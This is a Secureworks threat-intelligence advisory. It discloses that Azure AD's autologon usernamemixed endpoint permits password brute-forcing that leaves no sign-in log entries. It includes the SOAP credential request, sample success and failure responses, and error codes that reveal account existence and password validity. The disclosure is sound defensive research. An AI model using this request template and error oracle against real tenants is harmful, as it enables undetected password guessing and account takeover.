Secureworks®

Undetected Azure Active Directory Brute-Force Attacks

Secureworks® Counter Threat Unit™ Threat Intelligence

Public release date: TBD

Summary

In late June 2021, Secureworks® Counter Threat Unit™ (CTU) researchers discovered a flaw in the protocol used by the Azure Active Directory Seamless Single Sign-On feature. This flaw allows threat actors to perform single-factor brute-force attacks against Azure Active Directory (Azure AD) without generating sign-in events in the targeted organization's tenant.

CTU™ researchers reported the flaw to Microsoft on June 29. Microsoft confirmed the behavior on July 21 but ruled that it was "by design." As a result, it is unclear if or when the flaw will be fixed. In the meantime, organizations are vulnerable to stealthy brute-force attacks.

Azure AD Seamless Single Sign-On

The Azure AD Seamless Single Sign-On (SSO) improves the user experience of services using the Azure AD identity platform, such as Microsoft 365. When Seamless SSO is configured, users logged in to their domain-joined computer are automatically logged into Azure AD.

The Seamless SSO feature uses the Kerberos protocol, which is the standard authentication method of Windows networks. During the Seamless SSO configuration, a computer object named AZUREADSSOACC is created in the on-premises Active Directory (AD) domain and is assigned the service principal name (SPN) "https: //autologon . microsoftazuread-sso . com". That name and the password hash of the AZUREADSSOACC computer object are sent to Azure AD. The following autologon windowstransport endpoint accepts Kerberos tickets:

`https: //autologon . microsoftazuread-sso . com/<domain>/winauth/trust/2005/windowstransport`

The Seamless SSO occurs automatically without any user interaction (see Figure 1).



Figure 1. Typical Seamless SSO process. (Source: Secureworks)

1. A user tries to access Azure AD.
2. Azure AD recognizes that user's tenant is configured to use Seamless SSO and redirects the user's browser to autologon.
3. The user's browser tries to access Azure AD.
4. Autologon sends a Kerberos authentication challenge.
5. The user's browser tries to authenticate as the logged-in user and requests a Ticket Granting Ticket (TGT).
6. The on-premises AD sends a TGT to the user's browser.
7. The user's browser requests autologon access from the on-premises AD and provides the TGT as proof of identity.
8. The on-premises AD locates a corresponding computer object and creates a service ticket (ST), which is encrypted using the AZUREADSSOACC computer account's password hash.

9. The user's browser makes another request to autologon and provides the ST in the request's Authorization header.

10. Autologon decrypts the ST using the AZUREADSSOACC computer account's password hash, issues a DesktopSSOToken access token for the user, and sends this token to user's browser via a redirect request to Azure AD. DesktopSSOToken is an opaque blob encrypted by Microsoft, so the actual content is unknown.

11. The user's browser makes another request to Azure AD using the DesktopSSOToken as the Security Assertion Markup Language (SAML) assertion.

Flaw in the protocol

In addition to the windowstransport authentication endpoint, there is an usernamemixed endpoint for username and password authentication:

`https: //autologon . microsoftazuread-sso . com/<domain>/winauth/trust/2005/usernamemixed`

Figure 2 shows the username and password login process.



Figure 2. Autologon username and password login process. (Source: Secureworks)

1. An XML file containing the username and password are sent to the usernamemixed endpoint (see Figure 3).

```
<?xml version='1.0' encoding='UTF-8'?>
<s:Envelope xmlns:s='http://www.w3.org/2003/05/soap-envelope' xmlns:wsse='http://docs.oasis-open.org/
    <s:Header>
        <wsa:Action s:mustUnderstand='1'>http://schemas.xmlsoap.org/ws/2005/02/trust/RST/Issue</wsa:A
        <wsa:To s:mustUnderstand='1'>https://autologon.microsoftazuread-sso.com/gerenios.com/winauth/
        <wsa:MessageID>urn:uuid:73f6733e-89f7-4a4b-88cd-94bbbb589ca9</wsa:MessageID>
        <wsse:Security s:mustUnderstand="1">
            <wsu:Timestamp wsu:Id="_0">
                <wsu:Created>2021-09-13T09:28:59.3862416Z</wsu:Created>
                <wsu:Expires>2021-09-13T09:38:59.3862416Z</wsu:Expires>
            </wsu:Timestamp>
            <wsse:UsernameToken wsu:Id="uuid-71cef90c-0c06-4793-9f3b-ee6b4c9e5f22">
                <wsse:Username>user@company.com</wsse:Username>
                <wsse:Password>password</wsse:Password>
            </wsse:UsernameToken>
        </wsse:Security>
    </s:Header>
    <s:Body>
        <wst:RequestSecurityToken Id='RST0'>
            <wst:RequestType>http://schemas.xmlsoap.org/ws/2005/02/trust/Issue</wst:RequestType>
                <wsp:AppliesTo>
                    <wsa:EndpointReference>
                        <wsa:Address>urn:federation:MicrosoftOnline</wsa:Address>
                    </wsa:EndpointReference>
                </wsp:AppliesTo>
                <wst:KeyType>http://schemas.xmlsoap.org/ws/2005/05/identity/NoProofKey</wst:KeyType>
        </wst:RequestSecurityToken>
    </s:Body>
</s:Envelope>
```

Figure 3. XML file containing username and password. (Source: Secureworks)

2. Autologon tries to authenticate to Azure AD with the provided credentials.

3. If authentication is successful, autologon issues an XML file containing a DesktopSSOToken access token (see Figure 4). If authentication is unsuccessful, autologon generates an error (see Figure 5).

```
<?xml version="1.0" encoding="utf-8"?>
<S:Envelope xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:wsse="http://docs.oasis-open.org/ws
    <S:Header>
        <wsa:Action S:mustUnderstand="1" wsu:Id="Action">http://schemas.xmlsoap.org/ws/2005/02/trust/R
        <wsa:To S:mustUnderstand="1" wsu:Id="To">http://schemas.xmlsoap.org/ws/2004/08/addressing/role
        <wsse:Security S:mustUnderstand="1">
            <wsu:Timestamp wsu:Id="TS" xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-
                <wsu:Created>2021-09-13T09:33:41.7514222Z</wsu:Created>
                <wsu:Expires>2021-09-13T09:38:41.7514222Z</wsu:Expires>
            </wsu:Timestamp>
        </wsse:Security>
    </S:Header>
    <S:Body xmlns:S="http://www.w3.org/2003/05/soap-envelope">
        <wst:RequestSecurityTokenResponse xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-2004
            <wst:TokenType>urn:oasis:names:tc:SAML:1.0:assertion</wst:TokenType>
            <wsp:AppliesTo>
                <wsa:EndpointReference xmlns:wsa="http://www.w3.org/2005/08/addressing"/>
            </wsp:AppliesTo>
            <wst:Lifetime>
                <wsu:Created>0001-01-01T00:00:00Z</wsu:Created>
                <wsu:Expires>2021-09-13T09:34:11.6731832Z</wsu:Expires>
            </wst:Lifetime>
            <wst:RequestedSecurityToken>
                <saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:1.0:assertion">
                    <DesktopSsoToken>AQABAAAAAAD--DLA3VO7QrddgJg7Wevr_qOJLy212-6LWDi8bCBgCH7yIoh03ayx3
                </saml:Assertion>
            </wst:RequestedSecurityToken>
            <wst:RequestedAttachedReference>
                <wsse:SecurityTokenReference xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-
                    <wsse:KeyIdentifier ValueType="http://docs.oasis-open.org/wss/oasis-wss-saml-token
                </wsse:SecurityTokenReference>
            </wst:RequestedAttachedReference>
            <wst:RequestedUnattachedReference>
                <wsse:SecurityTokenReference xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-
                    <wsse:KeyIdentifier ValueType="http://docs.oasis-open.org/wss/oasis-wss-saml-token
                </wsse:SecurityTokenReference>
            </wst:RequestedUnattachedReference>
        </wst:RequestSecurityTokenResponse>
    </S:Body>
</S:Envelope>
```

Figure 4. XML file containing the DesktopSSOToken. (Source: Secureworks)

```
<?xml version="1.0" encoding="utf-8"?>
<S:Envelope xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-200401
    <S:Header>
        <psf:pp xmlns:psf="http://schemas.microsoft.com/Passport/SoapServices/SOAPFault">
            <psf:serverVersion>1</psf:serverVersion>
            <psf:authstate>0x80048800</psf:authstate>
            <psf:reqstatus>0x80048821</psf:reqstatus>
            <psf:serverInfo ServerTime="2021-09-13T09:28:28.1041468Z">ESTS-PUB-WEULR1-AZ3-FD071-001.ProdSlices rid:4d2bd664-
        </psf:pp>
    </S:Header>
    <S:Body xmlns:S="http://www.w3.org/2003/05/soap-envelope">
        <S:Fault>
            <S:Code>
                <S:Value>S:Sender</S:Value>
                <S:Subcode>
                    <S:Value>wst:FailedAuthentication</S:Value>
                </S:Subcode>
            </S:Code>
            <S:Reason>
                <S:Text xml:lang="en-US">Authentication Failure</S:Text>
            </S:Reason>
            <S:Detail>
                <psf:error xmlns:psf="http://schemas.microsoft.com/Passport/SoapServices/SOAPFault">
                    <psf:value>0x80048821</psf:value>
                    <psf:internalerror>
                        <psf:code>0x80048821</psf:code>
                        <psf:text>AADSTS50126: Error validating credentials due to invalid username or password.</psf:text>
                    </psf:internalerror>
                </psf:error>
            </S:Detail>
        </S:Fault>
    </S:Body>
</S:Envelope>
```

Figure 5. Authentication error message. (Source: Secureworks)

4. If authentication is successful, the DesktopSSOToken access token is sent to Azure AD.

Table 1 lists the possible returned error codes. Not all error codes indicate brute-force attempts. For instance, error AADSTS50053 indicates that the username and password were correct, but the account was locked.

Error code	Explanation
AADSTS50034	The user does not exist
AADSTS50053	The user exists and the correct username and password were entered, but the account is locked
AADSTS50056	The user exists but does not have a password in Azure AD
AADSTS50126	The user exists, but the wrong password was entered
AADSTS80014	The user exists, but the maximum Pass-through Authentication time was exceeded

Table 1. Autologon error codes.

CTU researchers observed that successful authentication events generate sign-ins logs in step 4. However, autologon's authentication to Azure AD (step 2) is not logged. This omission allows threat actors to utilize the usernamemixed endpoint for undetected brute-force attacks.

Conclusion

Threat actors can exploit the autologon usernamemixed endpoint to perform brute-force attacks. This activity is not logged in Azure AD sign-ins logs, enabling it to remain undetected. As of this publication, tools and countermeasures to detect brute-force or password spray attacks are based on sign-ins log events.

CTU analysis indicates that the autologon service is implemented with Azure Active Directory Federation Services (AD FS). Microsoft AD FS documentation recommends disabling internet access to the windowstransport endpoint. However, that access is required for Seamless SSO. Microsoft indicates that the usernamemixed endpoint is only required for legacy Office clients that predate the Office 2013 May 2015 update.

The exploitation is not limited to organizations using Seamless SSO. Threat actors can exploit the autologon usernamemixed endpoint in any Azure AD or Microsoft 365 organization, including organizations that use Pass-through Authentication (PTA). Users without an Azure AD password are not affected.

As of this publication, there are no known mitigation techniques to block use of the autologon usernamemixed endpoint. Multi-factor authentication (MFA) and conditional access (CA) do not prevent exploitation because they are applied after successful authentication.